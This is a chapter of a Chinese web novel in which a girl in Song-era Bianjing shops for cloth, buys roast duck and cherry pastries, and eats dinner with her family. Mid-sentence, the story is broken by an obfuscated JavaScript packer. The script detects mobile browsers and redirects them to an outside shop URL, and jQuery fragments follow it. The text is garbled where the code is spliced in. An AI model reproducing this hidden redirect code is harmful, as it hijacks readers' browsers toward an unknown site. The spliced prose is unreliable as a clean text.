11. 第十一章
作品:《汴京暴富日常》 “这位小娘子看点什么?随便瞧。”
迎上来的是个年轻小二,也没因为徐竹筱穿得破旧和年龄小就甩脸子,反而笑眯眯地招呼着。
徐竹筱目光在一排排衣裳上扫过。忽然,她的视线停在一套襦裙上。
那是一套淡绿色的襦裙,颜色很浅,像是初春柳梢刚冒出的嫩芽,干干净净,没有多余的绣花,只在领口和袖口滚了一圈小小的白边。
真好看。
徐竹筱忍不住伸手摸了摸,棉布的手感柔软,虽然比不上丝绸顺滑,但胜在亲肤透气。
“姑娘好眼光。”小二极有眼色地凑过来,“这套是咱们店里刚到的新款,颜色最是清雅,衬人皮肤白。”
“这个……多少钱?”徐竹筱有些心动。
小二伸出一只手比划了一下:“七百五十文。”
徐竹筱的手像被烫了一下似的缩了回来,眼睛瞪得溜圆:“七百五十文?这么贵?”
“姑娘,这不算贵了。”小二也不恼,耐心解释道,“这料子虽是棉布,却是细棉,织得密实。再加上这做工,您看看这针脚,细密得很。”
徐竹筱咬了咬嘴唇,还是摇了摇头:“太贵了,我买不起。”
她虽然爱美,但也知道钱难赚,为了件衣裳把家底掏空,那是傻子才干的事。
小二见她拒绝得干脆,脸上笑容未减:“没事儿,您嫌成衣贵,不如看看布料?咱们这儿新进了一批碎叶印花土布,样子也不错,而且价格合适。”
说着,他引着徐竹筱来到另一边的柜台,指着一匹布料道:“您瞧瞧这个。”
那是一匹土布,底色是米白,上面印满了绿色的叶子花纹。
那叶子印得并不十分精细,甚至有些粗糙,像是用真正的树叶沾了染料印上去的,带着一股拙朴自然的野趣。
“这花色真特别。”徐竹筱忍不住上手摸了摸。
触手果然是土布特有的粗糙感,甚至有点硌手,但这并不妨碍它的美感。
“这是手印的叶子纹,虽然布料糙了些,但胜在结实耐穿。”小二热情地推销道,“这一匹布足足有十丈,六百文钱。您要是拿回去自己做,这一匹布能做五六套衣裳呢,算下来一套才一百文出头,那是相当划算!”
徐竹筱在心里飞快地盘算了一下。六百文一匹,确实便宜,而且这花色清新脱俗,做成裙子或者上衣肯定好看。
只是……
她低头看了看自己的手,又想起苏棠那虽然能干但并不精细的女红,还有自己那个只会拿菜刀不会拿绣花针的手艺。
买回去谁做啊?
要是做得歪歪扭扭,再好的布料也糟蹋了。
徐竹筱遗憾地叹了口气,摇摇头:“这布料我是真喜欢,可惜我家里没人手巧,做不来衣裳。还是算了吧,等以后有了闲钱再来买那套成衣。”
小二愣了一下,随即笑道:“得嘞,那您慢走,下次再来。”
从铺子里出来,徐竹筱并没有因为没买到新衣服而沮丧。
反倒是那个小二的态度让她觉得这汴京城也没那么冷漠势利。
“以后有钱了,一定来这儿狠狠消费一把!”
逛完了成衣铺,肚子也有些饿了。
虽然中午喝了粥,但那是稀的,这会儿早消化完了。
街上的香气一股一股往鼻子里钻,勾得人馋虫直叫。
前面围着一群人,炭火的烟气混合着肉香飘散开来。徐竹筱吸了吸鼻子,眼睛一亮——烤鸭!
她三步并作两步挤进人群。
只见一个摊贩正站在炉子前,手里拿着一把大蒲扇,呼啦呼啦地扇着火。
架子上挂着几只烤得焦黄流油的野鸭子,表皮酥脆,油脂顺着鸭身滴落在炭火上,发出“滋滋”的声响,激起一阵更浓郁的香气。
“老板,这鸭子怎么卖?”徐竹筱咽了口唾沫。
“大份儿的三十文一只,小份儿的二十文!”老板头也不抬地喊道,“都是山上刚打下来的野鸭子,肉紧实着呢!”
三十文一只?
徐竹筱心里的小算盘又打了起来。
二十文的炸菜团子都卖出去了,这三十文一只的烤鸭,听着倒也不算太离谱。毕竟是肉啊!
“给我来一只大份的!”徐竹筱豪气地掏出铜板,“要烤得焦一点的!”
“好嘞!”老板手脚麻利地取下一只烤鸭,用荷叶包好,递给徐竹筱,“姑娘拿好,趁热吃最香!”
徐竹筱接过烤鸭,那沉甸甸的分量和透过荷叶传来的热度,让她心里那个美啊。
她没急着吃,打算带回家给爹娘和哥哥尝尝。这可是她用自己赚的钱买的第一顿“大餐”。
抱着烤鸭往回走,徐竹筱觉得自己走路都带风。
然而,这汴京城的诱惑实在是太多了。
还没走两步远,一股清甜的香味又把她的脚给绊住了。
路边有个小摊,摊主是个慈眉善目的老妇人,面前摆着几个蒸笼,热气腾腾。旁边立着个木牌子,上面写着“樱桃毕罗”。
毕罗这东西徐竹筱听说过,有点像现代的馅饼或者春卷,里面包着馅料,或是蒸或是烤。
但这樱桃馅儿的,她还是头一回见。
那蒸笼刚好掀开,一个个晶莹剔透的毕罗整齐地码在里面。皮薄如纸,隐约能透出里面红艳艳的樱桃馅儿,看着就让人食指大动。
“姑娘,尝尝这樱桃毕罗?刚出笼的,甜着呢。”老妇人笑眯眯地招呼道。
徐竹筱脚下一顿:“婆婆,这怎么卖啊?”
“十五文两个。”
这比肉包子都贵啊!
可那颜色实在是太诱人了,红彤彤的樱桃肉仿佛在透过薄皮向她招手:快来吃我呀,快来吃我呀!
“买!”徐竹筱一咬牙,心一横,“给我来四个!”
反正今天赚得多,偶尔奢侈一把怎么了?人生在世,吃喝二字!
老妇人笑得合不拢嘴,手脚麻利地用油纸包了四个毕罗递给她。
徐竹筱左手抱着烤鸭,右手提着毕罗,觉得自己简直是这街上最富有的人。
这回她学乖了,目不斜视,两眼只盯着前方的路,生怕再看见什么好吃的走不动道。
“回家回家,再不回家今天要白干了!”徐竹筱在心里碎碎念,加快了脚步,像是一只叼着肉骨头急着回窝的小狗。
回到家,推开院门,屋里静悄悄的。
苏棠和徐竹卿还没回来,徐青山也没下工。
徐竹筱把烤鸭和毕罗放在桌上,小心翼翼地揭开荷叶。
烤鸭的皮已经有些软了,但香气依然浓郁。毕罗倒是还温热着,红艳艳的煞是好看。
她忍不住伸手捏了一块鸭皮放进嘴里。
虽然不如刚
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16956737|193160||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
出炉时酥脆,但那股焦香味混合着鸭油的丰润,还是瞬间在口腔里炸开。
“唔……好吃!”徐竹筱幸福地眯起了眼睛。
等苏棠和徐竹卿回来的时候,天色已经擦黑了。
两人手里大包小包提了不少东西。苏棠一进门就嚷嚷着腿疼,把东西往桌上一扔,一屁股坐在凳子上。
“哎哟我的老腰,这汴京城的路怎么这么长啊。”
徐竹卿倒是依旧一副温文尔雅的模样,只是额头上也微微见了汗。他把手里提着的几刀纸和一方砚台小心翼翼地放在一旁,生怕磕着碰着。
“娘,哥,你们回来啦!”徐竹筱像只快乐的小鸟一样扑过去,“快来看我买了什么!”
苏棠鼻子灵,一进屋就闻到了那股霸道的肉香。
“哟,这是啥味儿?怎么这么香?”
徐竹筱献宝似的把桌上的荷叶包打开:“烤野鸭!还有樱桃毕罗!”
苏棠一看那只肥得流油的鸭子,眼睛都直了:“乖乖,这一只鸭子得不少钱吧?”
“三十文!”徐竹筱比了个手势,“我想着今儿赚了钱,咱们也改善改善伙食嘛。再加上咱们要干活儿,哥要去读书,都得补补身子!”
听到这话,苏棠本来想数落她乱花钱的话到了嘴边又咽了回去,转而变成了满脸的笑意:“行,算你说的有理,是该补补。”
“还有这个毕罗,十五文两个呢,我买了四个!”徐竹筱指着那包毕罗,“听说里面包的是樱桃,可稀罕了。”
“这么贵?”苏棠咂咂嘴,“这都快赶上咱们那炸菜团子了。”
“这不是尝个鲜嘛。”徐竹筱嘿嘿一笑,“娘,您先尝尝?”
苏棠也不客气,拿起一个毕罗咬了一口。
薄皮破裂,滚烫酸甜的樱桃汁瞬间涌了出来。樱桃肉软烂香甜,带着一股特有的果香,混合着面皮的麦香,确实别有一番风味。
“嗯!这味儿是不错!”苏棠眼睛一亮,“酸酸甜甜的,开胃!”
正说着,院门又被推开了。
徐青山哼着不知名的小调走了进来,手里还拎着个酒葫芦。
“今儿咋这么热闹?我在巷子口就闻着香味儿了!”
“爹!快来吃鸭子!”徐竹筱招呼道。
徐青山一见桌上的烤鸭,乐得胡子都翘起来了:“哟呵,这是过年了?这么丰盛!”
一家四口围坐在桌边,昏黄的油灯下,每個人的脸上都洋溢着满足的笑容。
徐青山撕下一只鸭腿,直接放进徐竹筱碗里:“闺女今儿辛苦了,这腿归你。”
徐竹筱刚想推辞,徐青山又撕下另一只给了徐竹卿:“儿子读书费脑,这只归你。”
苏棠在一旁撇撇嘴:“合着我就没份儿呗?”
徐青山嘿嘿一笑,把自己碗里的鸭胸肉夹了一大块给苏棠:“哪能啊,这肉最好,不塞牙,专门留给孩儿他娘的!”
苏棠被他逗乐了,白了他一眼,夹起肉吃得津津有味。
徐竹筱咬着鸭腿,满嘴流油,看着眼前这一幕,心里比吃了蜜还甜。
吃饱喝足,徐青山摸着肚子,打了个饱嗝,才慢悠悠地问起正事:“今儿去私塾咋样?定下来没?”
苏棠擦了擦嘴:“定下来了,明儿一早你带着卿郎去入学。”
徐青山点头:“行,我一会儿回酒楼和掌柜的说一声。”